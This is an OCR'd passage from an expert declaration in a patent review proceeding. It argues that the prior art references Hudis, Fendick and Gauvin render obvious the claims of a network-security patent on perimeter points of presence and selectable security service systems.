13:4-17.) The security assessment could include information about an object of interested, such as data. (Hudis, 11:10-15.) A POSITA would have found it obvious that the data in the assessment could be the same data processed by the first service. That would allow the subsequent services to operate on the same data, which would be important if the data concerned compromised data. Additionally, as discussed for element 1[e], Fendick disclosed serial processing.

161. Once the other services received the assessment, "they appl[ied] their specific security expertise through the application of their own correlation rules and locally-available data ***to trigger an appropriate action***." (Hudis, 13:18-22 (emphasis added).)

d. 4[b]/20[b]: "perform[ing] at least one of a plurality of actions [on the received data] at each of the plurality service area systems."

162. The combination of Hudis and Fendick disclosed this element for the reasons discussed in claim 2 and elements 3[b]/19[b] - 3[c]/19[c].)

7. Claims 5 and 21

163. Claims 5 and 21 recite similar limitations, while claim 5 depends on claim 1, and claim 21 depends on claim 18.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 80 of 465

a. Claim 5: "The system of claim 1, wherein the system is configured to process the same received data in both parallel and in series."

b. Claim 21: "The method of claim 18, wherein the system is configured to process the same inbound received data in both parallel and in series."

164. Fendick disclosed processing the same (inbound) received data both in parallel and series as provided above in element 1[e].


8. Claim 6: "The system of claim 1, wherein the received data is communicated from an unknown source, the unknown source being an entity beyond the organizational control of an entity associated with the customized virtual perimeter."


165. Hudis disclosed that data a POP could receive data from cloud-based resources (an unknown source). For example, Hudis explained that "cloud-based resources 115 may include, for example, websites, FTP (file transfer protocol) sites, databases, libraries, and the like" (Hudis, 4:67-5:2) and "the user accesse[d] and interact[ed] with cloud based resources 115 through the global SCM service 105." (Hudis, 17:31-32; *see also*, 7:48-52: "inbound and outbound access to the cloud-based resources 115.")

166. In Figure 3 (annotated below), cloud-based resources (115) were beyond the control of users of Global SCM Service (105). An enterprise (125) or home-based consumer business (e.g., Home User (221)) could interact with resources (115), as annotated in Figure 3 by the two-headed arrows. (Hudis, 3:1-14.) For example, resources (115) could send a resource (e.g., a word document)

to the enterprise or home-based consumer business, but a policy could prevent the document from opening on the user's laptop due to concerns about viruses. (*Id.*) Thus, the data (a word document) was communicated from resource (115), which was an unknown source beyond the control of the home-based consumer business and/or the enterprise (125) associated with customized virtual perimeter (Global SCM Service (105)). (*Id.*)

FIG. 3
(Annotated)





9. Claim 7: "The system of claim 6, wherein the received data from the unknown source is transmitted by the one or more P/PoP as policy compliant data to one or more known or unknown destinations or both."

167. Hudis explained that a POP received data from resource (115) and transmitted it as policy compliant data to a known or unknown destination.

168. In the above word document example, Hudis explained that because the word document could not be transmitted to an entity (e.g., home-based consumer business or enterprise), a POP (e.g., POP (305N)) could open the document using a remote application deployment. (Hudis, 3:1-14.) In this example, known home-based consumer business or enterprise received the word

document as policy compliant data (i.e., data that complied with the anti-virus policy). (*Id*.)


10. Claim 8: "The system of claim 1, wherein the received data is communicated from a known source, the known source being an entity within the organizational control of the entity associated with the customized virtual perimeter."

169. Hudis disclosed that the received data could be communicated from roaming users (a known source) who were within the organizational control of an enterprise (an entity associated with the customized virtual perimeter).


170. In Figure 1 (below), Hudis depicted a business-computing environment with three sets of business-oriented users (annotated in yellow): Enterprise Network (125), Roaming Users (132), and Home Based And/Or Telecommunicating Users (135). (Hudis, 5:4-15.) These were within the organizational control of the enterprise because, for example, it could deploy policies that would be enforced against those users. (Hudis, 7:65-8:11.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 84 of 465



171. Hudis also explained that known users (132, 135) could access cloud-based resources through POPs, as illustrated in Figure 3 (annotated below). (Hudis, 4:64-66, 5:4-9, 6:36-40, 7:54-57 ("As a forward proxy, the ISA server 412 stands in the way of the Internet 109 and receives data from users bound for the Internet 109 and forwards it on their behalf."); *See also, e.g.*, *id.*, claim 1 ("each POP … including at least a forward proxy server for ***forwarding traffic from the user to resource servers***.") (emphasis added).) A POSITA would have found it obvious that a known entity (roaming or home-based users) could be sending data that included word documents (*id.*, 3:5-9) or other files to the cloud resources because the cloud-based resources could be FTP sites, databases, or libraries. (*Id.*, 5:1-3.)



11. Claim 9: "The system of claim 8, wherein the received data from the known source is communicated through the one or more P/PoP as policy compliant data to one or more known or unknown destinations or both."

172. Hudis explained that data from the known users (e.g., User (135)) could be communicated through a POP (e.g., POP (305_3)) to an unknown destination (e.g., resources (115)). As shown in Figure 1 (above), data from User (135) traversed Global SCM Service (105) (and the POPs within it) before being transmitted to resources (115). (Hudis, 7:65-8:1 ("POPs 305 are also configured to include policy databases … which contain security policies that govern access to, and interaction with, cloud-based resources by users of the global SCM service 105.").) For example, Hudis explained that a POP could have a firewall function

the "governed HTTP inbound and outbound access to the cloud based resources 115." (Hudis, 7:48-52.)

12. Claim 10: "The system of claim 1, wherein the one or more P/PoP is configured to leverage a physical connection comprising a dedicated physical connection to connect to the one or more P/PoPs to facilitate communications through the one or more P/PoP to other destinations."

173. As discussed for element 1[b][i], Hudis disclosed that the POPs had a physical connection to facilitate communications through the POPs to other destinations. A POSITA would have found it obvious that the physical connection could be dedicated because such connections were well-known and they would improve the security, reliability, and data speed of the connection.

13. Claim 11: "The system of claim 1, wherein the one or more P/PoP is configured to leverage a virtual connection comprising a long-term or temporary virtual connection over private networks, public networks, or both to connect to the one or more P/PoP to facilitate communications through the one or more P/PoP to other destinations."

174. As discussed for element 1[b][i], Hudis disclosed that the POPs could accept a virtual connection. Hudis also disclosed that the virtual connection could be a temporary connection over a public network. Specifically, as discussed for element 1[b][i], a user could establish a virtual connection with a POP using A VPN, Microsoft Terminal Services or over the Internet via HTTP. Those services provided temporary connections that last only as long as the session. HTTP was also a well-known protocol for communicating over the Internet (i.e., a public

network). Additionally, a POSITA would have found it obvious that Microsoft Terminal Services could operate over a private and/or public network because those were the two primary ways to connect two endpoints.

14. Claim 12

a. 12[a]: "The system of claim 1, wherein the P/PoP is configured to simultaneously leverage both physical and virtual connections, the configuration comprising at least one of:"

175. Hudis disclosed simultaneously leveraging both physical and virtual connections as discussed for element 1[e].

b. 12[b]: "the physical and virtual connections as components of a single connection, and"

176. While Hudis did not disclose physical and virtual connections as components of a single connection, a POSITA would have found it obvious to incorporate those connections as part of a single connection. Before the challenged patent, mixed physical and virtual connections were ubiquitous. For example, most connections to the Internet contain a combination of both physical and virtual connections—a user's home PC may connect to a wireless router, which has a physical connection to an ISP router, and so on. Adding the ability to connect to a POP over a mixed connection would have improved the scalability and flexibility of the system.

c. 12[c]: "to connect to the one or more P/PoP to facilitate communications through the one or more P/PoP to other destinations."

177. As discussed for element 1[e] Hudis disclosed separately and/or simultaneously leveraging both physical and virtual connections to connect to various entities. A POSITA would have found it obvious that one of those connections could use both physical and virtual connections because such mixed connections were ubiquitous before the challenged patent. The Internet, for example, is comprised of a mixture of physical and virtual connections, so a packet flowing through the Internet would likely traverse a mixed connection.

15. Claim 13


a. 13[a]: "The system of claim 1, wherein the entity associated with the virtual perimeter comprises one or more known entities having organizational control over one or more computing nodes comprising: a computer platform, a data center, a public cloud instance, a private cloud instance, a hybrid cloud instance, an application-as-a-service platform (AaaS), a software-as-a-service platform (SaaS), a mobile device, a remote user, and an access end-point,"

178. Hudis disclosed an enterprise (entity associated with a virtual perimeter) comprised one or more known entities (enterprise network 125) that had organizational control over a computer platform (121), remote users and mobile devices (shown in 132 and 135), an access end-point (standalone computer in 125), and a data center (database 140 in 125). (Hudis, Fig. 1.) It would have been obvious to a POSITA that an enterprise could also include a public, private, or

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 89 of 465

hybrid cloud instance, an AaaS, or an SaaS because these were well-known services and implementations that would be offered/implemented by a large enterprise network (125).



b. 13[b]: "wherein the one or more known entities are within the organizational control of the entity associated with the customized virtual perimeter."

179. As discussed for claim 8, the known entity (such as enterprise network 125) was within the organizational control of the enterprise, which was associated with the customized virtual perimeter, because the enterprise promulgated security policies that governed users' access restrictions and auditing practices in the enterprise.

16. Claim 14: "The system of claim 1, wherein the selectable service area systems includes one or more service area systems selected from a plurality of service area systems comprising the group of: network service area system, security service area system, application resiliency and availability service area system, and an application acceleration service area system."

180. Hudis and Fendick disclosed the systems recited by this claim. The table below correlates each claimed system with where it was disclosed in Hudis and Fendick.

Service Area System[15]	Disclosure in Hudis	Disclosure in Fendick
network service area system	• Host Security product • Edge firewall • Network Intrusion Detection System • Network Access Protection (Hudis, 5:27-60, 7:35-42, 7:45-61)	• Network Security • Policy Enforcement (Fendick, 5:56-57, Claim 2)

[15] Emphasis added unless otherwise noted.

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 91 of 465

security service area system	• Host Security product • Edge firewall • Network Intrusion Detection System • Network Access Protection • Specialized security service for line of business applications • Web application protection • Unified Threat Management • Security Event Management • Security Incident Management (Hudis, 5:27-60, 7:35-42, 7:45-61)	• Intrusion Detection and Prevention (Fendick, 5:58-59)
application resiliency and availability service area system	• Operational health monitoring and configuration management • Web application protection (Hudis, 5:62-63, 7:41-42)	• Traffic Accounting/Monitoring (Fendick, Claim 3)
application acceleration service area system	• Edge Firewall (Hudis, 7:46-61)	• Application Enhancement (Fendick, 1:50-53, claim 5)

17. Claim 15: "The system of claim 14, wherein the security service area system comprises a plurality of selectable sub-service area systems, the selectable sub-services area systems comprising: a network port and protocol stateful control, application layer control, deep packet inspection, threat management, malware protection, user and device identification and validation, content filtering, encryption, decryption, and re-encryption."

181. Hudis and Fendick disclosed the sub-services recited by this claim. The table below correlates each claimed sub-service with where it was disclosed in Hudis and Fendick.

Service Area System[16]	Disclosure in Hudis	Disclosure in Fendick
a network port and protocol stateful control	• "The NIDS security product operates to detect malicious activity ***such as denial of service attacks port scans*** by monitoring network traffic inside the enterprise network 125." (Hudis, 5:52-56)	
application layer control	• "The firewall function includes, for example, HTTP ***application layer filtering*** to govern HTTP inbound and outbound access to the cloud-based resources" (Hudis, 7:48-50)	
deep packet inspection	• NIDs security products	• Deep Packet Inspection (Fendick, claim 2)

[16] Emphasis added unless otherwise noted.

threat management	• "[T]he ***Microsoft Threat Management Gateway*** ("TMG") product which provides unified malware protection….") (Hudis, 5:39-41) • "Other security appliances 145 that may typically be utilized in the enterprise network 125 include web application protection products, ***UTM (Unified Threat Management)*** products…" (Hudis, 5:63)	
malware protection	• "[E]xample of the host security product is the Microsoft Threat Management Gateway product which ***provides unified malware protection***" (Hudis, 5:40-43)	• "[S]ecurity services (such as … malware detection)" (Fendick, 5:2-3) • "[P]erforming intrusion detection and prevention (such as … ***malware detection***)" (Fendick, 5:57-58)
user and device identification and validation	• "The [Network Access Protection] security product ***performs computer health policy validation*** by ensuring ongoing compliance with health policies defined by an administrator." (Hudis, 5:48-50) • "Hubs 315 may include active directory servers 430 or other types of identity stores that ***support respective Active Directory***	

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 94 of 465

	and other identity management services for managing identities and relationships for users in the business-computing environment 100 shown in FIG. 1." (8:47-51)	
content filtering	• Information leakage prevention (Hudis, 7:40)	
encryption/ decryption/ re-encryption		• "For example, [service card] may include a special purpose processor (not shown) that can perform security functions ***such as encryption/decryption***…." (Fendick, 11:8-11)

18. Claim 16: "The system of claim 14, wherein the application resiliency and availability service area system comprises a plurality of selectable sub-service area systems, the selectable sub service area systems selected from the group of availability monitoring, system port monitoring, system application function and availability monitoring, communication distribution between multiple systems, application redirection in the event of unavailability of a critical aspect needed to facilitate the availability of one or more applications."

182. Hudis and Fendick disclosed that the application resiliency and availability services could include the recited sub-service systems.

Service Area System[17]	Disclosure in Hudis	Disclosure in Fendick
availability monitoring	• Web application protection (Hudis, 5:62-63)	
system port monitoring	"The NAP endpoint 705 revokes the IP security certificate for the identified compromised client and implements a port shutdown." (Fendick, 13:24-26)	
system application function and availability monitoring	• Operational health monitoring and configuration management • Web application protection (Hudis, 5:62-63, 5:65-67)	• Traffic Accounting/Monitoring (Fendick, Claim 3)
communication distribution between multiple systems		"[I]t is possible that one or more portions of fabric 208 may be distributed across a network at different sites and linked together forming a single mass fabric." (Fendick, 7:47-49)
application redirection in the event of unavailability of a critical aspect needed to facilitate the availability of one or more applications	Operational health monitoring and configuration management	

[17] Emphasis added unless otherwise noted.

Netskope Exhibit 1002


Fortinet Ex. 2010, Page 96 of 465

19. Claim 17: "The system of claim 1, wherein a single policy for an entity associated with [the][18] virtual perimeter is distributed to the one or more Perimeter Points of Presence (P/PoP) to support multiple points of ingress and egress via the single policy."

183. Hudis disclosed that a single policy for an entity (an enterprise) could be distributed to POPs to control access to a resource by remote users.

184. For example, in Figure 3 (annotated below), Hudis disclosed that a company could duplicate its policies from an enterprise network (125) onto POPs in the global SCM service (105) (e.g., POPs 305_3 and 305_4). (Hudis, 7:65-8:11.) The duplicated policies would control points of ingress/egress for roaming users (132) and home-based/telecommunicating users (135) to reach resources (115). (*Id.*; *see also, e.g.*, *id.*, 2:2-16, 2:34-37.)

[18] Claim 17 is assumed to recite "the" virtual perimeter which finds antecedent basis in claim 1.



B. Ground 2: Gauvin renders claims 1-2, 4-18, 20-21 obvious.

185. ***Gauvin***: Gauvin concerned improving network security. Gauvin explained that security devices at the time "evolved from adding additional functions onto firewalls to leverage the processing capabilities" (Gauvin, 4:59-61), and were augmented with security features "us[ing] a disparate approach for security rules processing," which "le[d] to a duplication of checks and inefficient processing of rules." (*Id.*, 5:1-4.) So, Gauvin described a system that provided for UTM using relational rules. (*Id.*, Title.)

186. Gauvin "secur[ed] a network by providing a hierarchical unified relational rules model that facilitate[d] sharing of a security check from one security implementation to another using an object-oriented methodology." (*Id.*, 1:7-11.) Gauvin proposed security gateways that provided "a unified security mechanism, that facilitate[d] the unison and integration of the security information and decision points." (*Id.*, 5:18-21.)

187. Figure 1 depicted a network with a UTM Security Gateway (10) that consolidated a variety of security functions. (*Id*., 1:51-55.) Security gateway (10) "not only guard[ed] against intrusion but perform[ed] content filtering, spam filtering, intrusion detection and anti-virus duties." (*Id.*, 1:56-58.) Gauvin's security gateway further implement[ed] a Unified Relational Rules (URR) model that "provide[d] for the sub-setting of rules and the ability to derive a result based partially from previous security measurements." (*Id.*, 5:22-26.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 99 of 465




FIG. 1

188. Moreover, Gauvin disclosed that security modules within its security gateway 10 "may be licensed separately from one another and may be enabled or disabled separately depending on the security requirements of a systems as determined by a system administrator." (*Id.*, 7:15-20.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 100 of 465

1. Claim 1

a. 1[pre]: "A network system comprising:"

189. Gauvin disclosed a network system. Gauvin explained that the "security architecture of [its] invention protects resources that reside in a 'guarded' network in addition to protecting the security gateway 10 itself." (Gauvin, 7:20-22.)

190. Figure 1 (annotated below) depicted "a network" in which Gauvin's invention could be deployed. (Gauvin, 4:17-18.) The network system included, inter alia, networks 12, 18, and 24 that connected to external network (28). (Gauvin, 6:26-36.) Network (12), for example, included security gateway (10) and devices (14, 16). (Gauvin, 6:26-30.)

Netskope Exhibit 1002

Fortinet Ex. 2010, Page 101 of 465

